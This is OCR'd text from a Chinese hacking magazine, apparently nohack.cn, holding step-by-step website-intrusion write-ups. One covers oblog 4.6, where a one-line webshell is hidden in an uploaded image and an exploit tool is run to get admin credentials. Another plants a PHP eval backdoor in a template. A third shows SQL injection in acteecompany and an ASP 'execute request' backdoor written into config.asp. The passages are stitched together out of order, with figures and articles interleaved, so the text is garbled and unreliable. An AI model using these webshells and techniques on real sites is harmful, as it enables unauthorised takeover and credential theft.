
F:\web\原创>
```

图9 利用成功

OBLOG4.6 ACCESS 与 SQL 通用后台拿站实测

图一手夹烟

从本文你可以学到：

OBLOG4.6 后台拿 webshell 的方法

换工作后一直比较忙，近半年没有接触提权拿站这类东西了，手生的很，看来"熟能生巧"这句话一点也没错。朋友发过来一个有SQL注入的oblog4.6站点，说进了后台没办法拿站。今天刚好休息，就来看看吧。注入的原理就不说了，大家有空看一下雕牌的博客吧。

在网上找了一圈就找到了个 oblog4.02 拿站的方法：大致是修改默认模板，在模板里加入一句话木马，再修改默认的用户目录，新建一个.asp 的用户目录设为默认，注册个新用户，进入用户主页，最后连接主页，通过 blog/test.asp/5/index.html就可以得到了一个SHELL。




图1 测试改用户目录

首先测试改用户目录，如图1所示，看来不允许使用特殊字符。

先搭个平台进行白盒 ACCESS 版测试。具体怎么搭建大家可以到 oblog 的官方论坛了解，还是有点小技巧的。打开后台看看，看来ACCESS版是有备份功能的，如图2所示。




图2 备份功能




图3 修改备份目录




图4 插入一句话木马

备份目录有个小提示：如目录不存在，将自动创建。这点与以前动网的8.1相当的接近，而SQL版里是看不到数据库管理功能的。那我们就试试外部连接一下，完全可以！然后在根目录建个 ASP 的文件夹。因为是SQL版，当然备份是不成功的，不过文件夹有没有创建好呢？我们来看看。




图5 上传图片




图6 找到图片地址

在网站配置里将上传目录改为 ASP 的文件夹，如图 3 所示。

注册一个用户，我们先来做张一句话图片。用 C32Asm 打开普通的一张图片，在尾部插入一句话，如图 4 所示。

本想上传时我们嗅一下看看能不能抓到包，结果没成功。接下来把刚才做的这个图片上传上去，如图 5 所示。




图7 连接一句话木马

上传成功，我们点开相片管理，找到图片打开后来到了个人的博客，来看下图片的下载地址，如图 6 所示。

很显然是一句话的小马地址。现在的服务器很少有用WIN2000了，大家测试时最好扫一下服务器的版本。现在我们用cmd转到利用程序的目录，然后输入"1.exe www.nohack.cn / MjExCWdiawkxMTU2MTY 4MTE3CTI"，回车一下，大约十秒钟左右，程序就会返回目标站点的管理员账号和密码了，如图9所示。




图10 编辑模板文件

呵呵，这样就获得了管理员的账号和密码！这里我要说明一下，有时候程序获得的管理员账号可能会是乱码，不过这是没关系的，因为我们只要随便打开一篇日志，然后在日志中查找发表日志的人就能找到管理员账号了。

现在我们就来拿webshell吧！用刚才得到的管理员账号密码登录到后台，进入后依次点击**"模板管理 ==>新建模板"**，然后新建一个名为"nohack"的模板。新建好模板后，我们在"模板编辑"中打开这个模板，然后点击"tag"按钮，把在弹出页面中的内容换成一句话木马"<?php eval($_POST[cmd]);?>"并点击"保存"，如图 10 所示。

保存后用 php 一句话木马客户端连接"http://www.nohack.cn/templates/nohack/tag.php"，这个页面就是我们的webshell了！

好了，就到这里吧，本文行文仓促，如果文中有什么疏漏还请各位大牛多多指出，最后祝各位读者朋友国庆快乐！

（文章中所涉及的软件已经收录在光盘中）

编辑点评：

宽字符这个漏洞非常严重，影响了很多系统，因为其不是程序本身的错误，而是PHP处理方式的缺陷，非常值得关注和警惕。




图8 下载大马

lake2 eval一句话客户端连接一下木马，如图7所示。

成功了，准备传大马，不过网站对上传大马有限制，那我们使用下载功能试试吧！成功了，如图8、图9所示。

没有什么特别的，只是提供了oblg的拿webshell的一种新方法！主要还是多观察，多看，细致才能找到突破口！




图9 下载成功

编辑点评：

很不错的一种思路，给大家带来另外一种oblog的拿webshell的方法。

acteecompany 企业网站建设系统漏洞分析

文 zarich

从本文你可以学到：

1、acteecompany漏洞分析

2、漏洞的利用

学校的电子阅览室网速实在太慢了，就来到附近的网吧转转，闲着没事down了份源码分析，还真有些收获。这个源码是爱克企业网络建设系统，界面挺漂亮的，看看它的官网是怎么介绍的，如图1。

1. 原创模版分离技术。不一样的简单感觉。
2. 在线编辑器。图文信息添加很瓜化!
3. 防盗防黑处理。更安全放心。
4. 浓缩精华。实用美观，小而强大!
5. 超多界面模版，不断更新，不怕审美疲劳。
6. 支持功能定做。可2次开发。扩展性强!
7. 价格优惠，行业最低。服务到家，行业领先。回馈用户!

......

我们一直在努力

图1 官方系统介绍

嘿嘿，“防盗防黑处理。更安全放心。”到底是不是这样呢？看下去就知道了。

先来到inc目录下的conn.asp看看，加了“**on error resume next**”，暴库就没戏了。接着把源码丢进小旋风里面，先打开首页看看，随便点个带id参数的新闻，然后提交单引号，弹出如图2的提示。




图2 非法参数

然后打开showactee.asp文件，却没有发现**request.querystring("id")**之类的代码！认真看看，原来是在文件头include进了inc目录下的sub.asp。打开sub.asp，如图3。只有5行代码，接着打开fun.asp文件，终于发现了request语句之类的代码。这个文件中用sub定义了许多过程，

```
<!--#include file="../inc/config.asp"-->
<!--#include file="../inc/conn.asp"-->
<!--#include file="../inc/fun.asp"-->
<meta http-equiv="Page-Enter" content="blend
<meta http-equiv="Page-Exit" content="blendT
```

图3 引用的文件

```
sub about()
%>
<%
if not isnumeric(request.querystring("id")) Or
response.write  "<script language=javascript>wi
id=1';</script>"
response.End
Else
```

图4 获取参数

```
sub proshow()
%>
<%
if not isnumeric(request.querystring("id")) Or isemp
response.write  "<script language=javascript>alert('
数!');window.location.href='../main/index.asp';</scr
response.End
Else
id=request.querystring("id")
```

图5 获取参数

而过程里面就是用来获得我们提交的类似id的东西，如图4、图5。

```
sub product()
%><br>
<table width="100%" border="0" cellspacing="0" cell
<tr>
<%
pid=request.querystring("pid")
i=1
set rspro2=server.CreateObject("ADODB.RECORDSET")
If request.querystring("pid")="" Then
sql="select * from product order by riqi desc"
```

图6 直接获取参数

看到没有，很多过程里面都用到**isnumber()**函数过滤掉了id，这样的话注入就无法进行。经过仔细观察里面的20多个过程，终于在产品展示的sub product()过程中找到了程序员的疏忽，如图6。

这里直接request进pid就进行查询了，没有任何过滤，注入产生。看了下数据库，存放管理员密码信息的是system表，用户名和密码字段分别是sysname和syspass，啊D默认有的，而且密码没经过MD5加密。这样的话，我们找个产品展示的页面，丢进啊D里，密码很快就出来了。

来到后台，并没有数据库备份功能，但可以在网站的基本资料里插入一句话木马，如图7。




图7 写入一句话木马

保存后来到config.asp看看，如图8，成功插进了文件。

```
ompany=""%><%execute request("death")%><%"
iteTitle="爱克网络中小型企业网站建设系统"
eywords="企业网站建设,企业建站,"       '网站
escription="专心为中小型企业打造最优秀的网站
```

图8 写入后的配置文件

然后用连接端连接，很快就拿到一个webshell，如图9。




图9 获得webshell

这个系统还装有eweb editor，它的利用大家都会了吧？就不说了。数据库建有<%NoDown%>表，这样就不能下载。来到官网，漏洞页面被转向了首页，ewebeditor的登录页面也删除了，我也就没有继续下去。

文章挺简单的，若有什么不对的地方，请多多指教，我的“黑手”论坛ID是zarich，希望共同交流。

编辑点评：

比较常见的漏洞，也是一个比较完整的分析过程。

WWW.NOHACK.CN

新云v3.1遍历目录漏洞分析及利用

